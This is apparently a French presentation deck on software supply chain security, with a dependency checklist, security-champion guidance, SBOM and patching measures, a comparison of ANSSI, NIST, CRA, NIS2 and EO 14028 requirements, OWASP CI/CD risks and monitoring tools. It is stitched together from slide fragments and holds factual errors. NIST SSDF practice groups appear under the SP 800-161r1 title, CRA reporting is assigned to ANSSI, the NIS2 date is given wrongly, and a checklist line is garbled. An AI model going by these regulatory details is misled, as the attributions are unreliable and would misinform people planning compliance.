
## Pour le management

-  **Risques** business liés à la supply chain
-  **ROI** des investissements sécurité
-  **Conformité** réglementaire





# WORKFLOW RECOMMANDÉ POUR L'AJOUT D'UNE DÉPENDANCE





# CHECKLIST D'ÉVALUATION


(Avant d'ajouter une dépendance)

## 1. VÉRIFICATIONS TECHNIQUES



- ☐ Scan de vulnérabilités : 0 CVE critiques
- ☐ Licence compatible avec votre projet
- ☐ <10 Dépendances transitives < 10
- ☐ Taille raisonnable du package
- ☐ Dernière mise à jour < 6 mois

## 2. VÉRIFICATIONS HUMAINES



- ☐ Mainteneur identifié et réputé
- ☐ Issues traitées régulièrement
- ☐ Pull Requests reviewées
- ☐ Tests automatisés présents
- ☐ Documentation à jour

## 3. ALTERNATIVES



- ☐ Fonctionnalité vraiment nécessaire ?
- ☐ Code maison envisageable ?
- ☐ Alternative plus sûre disponible ?






|  Culture Sécurité                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  Mise en place de Security Champions                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p><b>Principes clés :</b></p> <p><b>Shift Left Security :</b></p> <ul style="list-style-type: none"><li>— intégrer la sécurité dès la conception</li><li>- automatiser des tests dans le pipeline CI.</li></ul> <p><b>Blameless Post-Mortems :</b></p> <ul style="list-style-type: none"><li>— apprendre des incidents sans blâmer</li><li>- améliorer les process.</li></ul> <p><b>Security Champions :</b></p> <ul style="list-style-type: none"><li>— désigner des ambassadeurs dans chaque équipe pour relayer et former.</li></ul> <p><b>KPIs Supply Chain Security</b></p> | <ul style="list-style-type: none"><li>-  Formé aux enjeux de sécurité</li><li>-  Point de contact entre dev et sécurité</li><li>-  Évangéliste des bonnes pratiques</li><li>-  Revue des aspects sécurité dans les PR</li><li>-  Veille technologique sur les menaces</li></ul> |









TLP:WHITE

# SUPPLY CHAIN ATTACKS

MENACES SUR LES PRESTATAIRES DE SERVICE ET LES BUREAUX  
D'ÉTUDES

Version 1.0  
07/10/2019



TLP:WHITE

## 5 axes principaux

1. **Gouvernance** de la supply chain
2. **Sélection** et évaluation des fournisseurs
3. **Sécurisation** du développement logiciel
4. **Gestion** des vulnérabilités
5. **Réponse** aux incidents

## Pour le développement logiciel

### Mesure 1 : Inventaire des composants

- ✓ Maintenir une **SBOM** à jour
- ✓ Identifier les **dépendances transitives**
- ✓ Documenter les **versions utilisées**

### Mesure 2 : Analyse des vulnérabilités

- ✓ Scanner **automatiquement** les dépendances
- ✓ Prioriser selon la **criticité**
- ✓ Définir des **SLA** de correction

### Mesure 3 : Mise à jour régulière

- ✓ **Processus** de patching défini
- ✓ **Tests** avant mise en production
- ✓ **Rollback** plan documenté





**NIST Special Publication  
NIST SP 800-161r1**

## **Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations**

Jon Boyens  
Angela Smith  
Nadya Bartol  
Kris Winkler  
Alex Holbrook  
Matthew Fallon

This publication is available free of charge from:  
<https://doi.org/10.6028/NIST.SP.800-161r1>



**Publié** : Mai 2022

### **Objectifs**

- Identifier les **risques** supply chain
- Mettre en place des **contrôles**
- Assurer la **résilience** de la chaîne

### **4 groupes de pratiques**

#### **PO : Prepare the Organization**

- PO.1 : Définir les **rôles et responsabilités**
- PO.3 : Implémenter des **toolchains sécurisées**
- PO.5 : Maintenir des **environnements sécurisés**

#### **PW : Produce Well-Secured Software**

- PW.1 : Conception **sécurisée**
- PW.4 : **Scanner** les vulnérabilités
- PW.8 : Créer et maintenir des **SBOM**

#### **PS : Protect the Software**

- PS.1 : Protéger **tous les composants**
- PS.2 : Examiner le **code source**
- PS.3 : Vérifier l'**intégrité** des dépendances

#### **RV : Respond to Vulnerabilities**

- RV.1 : **Identifier** et confirmer les vulnérabilités
- RV.2 : **Évaluer et prioriser** les correctifs
- RV.3 : **Corriger** les vulnérabilités





## Nouveau règlement européen (2024)

### Objectifs

- Améliorer la **sécurité** des produits numériques
- Imposer des obligations aux **fabricants**
- Assurer la **transparence** de la chaîne

### Exigences clés pour la supply chain

#### Article 10 : Cybersecurity requirements

- ☒ **SBOM** obligatoire pour tous les produits
- ☒ **Vulnérabilités** doivent être documentées
- ☒ **Mises à jour** de sécurité garanties (min. 5 ans)

#### Article 11 : Vulnerability handling

- ☒ **Délais** de correction définis
- ☒ **Notification** aux utilisateurs
- ☒ **Reporting** à l'ANSSI





## Renforcement de la cybersécurité en Europe

*Entrée en vigueur : Octobre 2024*

*Impact sur la supply chain*

### Article 21 : Gestion des risques

Les entités essentielles et importantes doivent :

1. Évaluer les risques supply chain
2. Mettre en place des mesures de sécurité
3. Gérer les relations avec les fournisseurs
4. Assurer la continuité d'activité

### Obligations spécifiques

- 🔍 **Due diligence** sur les fournisseurs critiques
- 📄 **Documentation** des composants tiers
- 🚨 **Notification** des incidents (24h)
- 💰 **Sanctions** en cas de non-conformité (jusqu'à 10M€)





## Improving the Nation's Cybersecurity (2021)

### *Section 4 : Software Supply Chain Security*

#### Exigences pour les fournisseurs du gouvernement US

1. **SBOM** pour tous les logiciels
2. **Attestation** de conformité aux pratiques sécurisées
3. **Utilisation** d'outils de scanning automatiques
4. **Traçabilité** complète de la chaîne de build

#### *Impact mondial*

- Standard de fait pour les **entreprises internationales**
- Influence sur les **frameworks** (NIST SSDF)
- Adoption par le **secteur privé**





Comparaison des exigences

| Exigence                   | ANSSI | NIST | CRA | NIS2 | EO 14028 |
|----------------------------|-------|------|-----|------|----------|
| SBOM                       | ✓     | ✓    | ✓   | ✓    | ✓        |
| Scan vulnérabilités        | ✓     | ✓    | ✓   | ✓    | ✓        |
| Due diligence fournisseurs | ✓     | ✓    | ⚠   | ✓    | ✓        |
| Notification incidents     | ✓     | ⚠    | ✓   | ✓    | ⚠        |
| Délai de correction        | ⚠     | ⚠    | ✓   | ⚠    | ⚠        |
| Sanctions financières      | ✗     | ✗    | ✓   | ✓    | ✓        |

Légende : ✓ Obligatoire | ⚠ Recommandé | ✗ Non spécifié







## Spécifique à la chaîne CI/CD

### Top 3 risques

#### 1. CICD-SEC-1: Insufficient Flow Control Mechanisms


- Exécution de code non approuvé
- Bypass des validations

#### 2. CICD-SEC-3: Dependency Chain Abuse

- Packages malveillants
- Typosquatting
- Dependency confusion

#### 3. CICD-SEC-4: Poisoned Pipeline Execution (PPE)

- Injection dans les workflows
- Modification des pipelines
- Exfiltration de secrets



### *OWASP Dependency-Track (central)*

#### **Monitoring continu des SBOM**

- Centralisation des SBOM
- Analyse automatique des vulnérabilités
- Alertes en temps réel & tableaux de bord par projet

### *OWASP Dependency-Track (instance / CI)*

#### **Instance self-hosted & priorisation**

- Ingestion CycloneDX / SPDX
- Priorisation contextualisée (exposition / usage)
- API & intégration CI/CD pour actions automatisées

### *OpenCVE (suivi CVE)*

#### **Suivi et enrichissement des CVE**

- Agrégation & historique CVE
- Métadonnées pour priorisation
- Intégration API (Dependency-Track, SIEM)

### *DefectDojo (gestion findings)*

#### **Centralisation & triage des vulnérabilités**

- Ingestion SAST/DAST/SCA (ZAP, Burp, Trivy...)
- Déduplication, triage et suivi des remédiations
- Automatisation (tickets JIRA/GitHub) et rapports KPI





## Ressources complémentaires

### *Cheat Sheet Series*

- [Software Supply Chain Security](#)
- [Vulnerable Dependency Management](#)

### *OWASP Juice Shop*

- Application volontairement vulnérable
- Inclut des challenges supply chain
- Parfait pour la formation

### *OWASP SAMM*

- Software Assurance Maturity Model
- Framework de maturité en sécurité
- Section dédiée à la supply chain

### *OWASP Security Champions Playbook*

- Guide pour mettre en place un programme
- Templates et ressources



# CONCLUSION!





## 5 actions concrètes

1. ✓ **Générez vos SBOM** et gardez-les à jour
2. 🗝️ **Visez SLSA Level 2+** pour vos builds critiques
3. 🔍 **Auditez vos pipelines CI/CD** comme vous auditez votre code
4. 📊 **Monitorer en continu** avec des outils type Dependency-Track
5. 🎓 **Formez vos équipes** aux risques supply chain

💡 *"Dans le monde moderne, la sécurité de votre application dépend autant de la qualité de VOS dépendances que de VOTRE code." – PandaHack (2021)*



## 🎯 Priorisez

*Vous ne pouvez pas tout sécuriser d'un coup*

**Commencez par vos assets critiques**

## 👥 Impliquez les équipes

*La sécurité n'est pas QUE le job de l'équipe sécu*

**Faites des développeurs vos alliés**

## 🔄 Automatisez

*Ce qui n'est pas automatisé ne sera pas fait*

**Intégrez la sécurité dans le workflow**

## 📊 Mesurez

*On ne peut améliorer que ce qu'on mesure*

**Définissez des KPIs clairs**

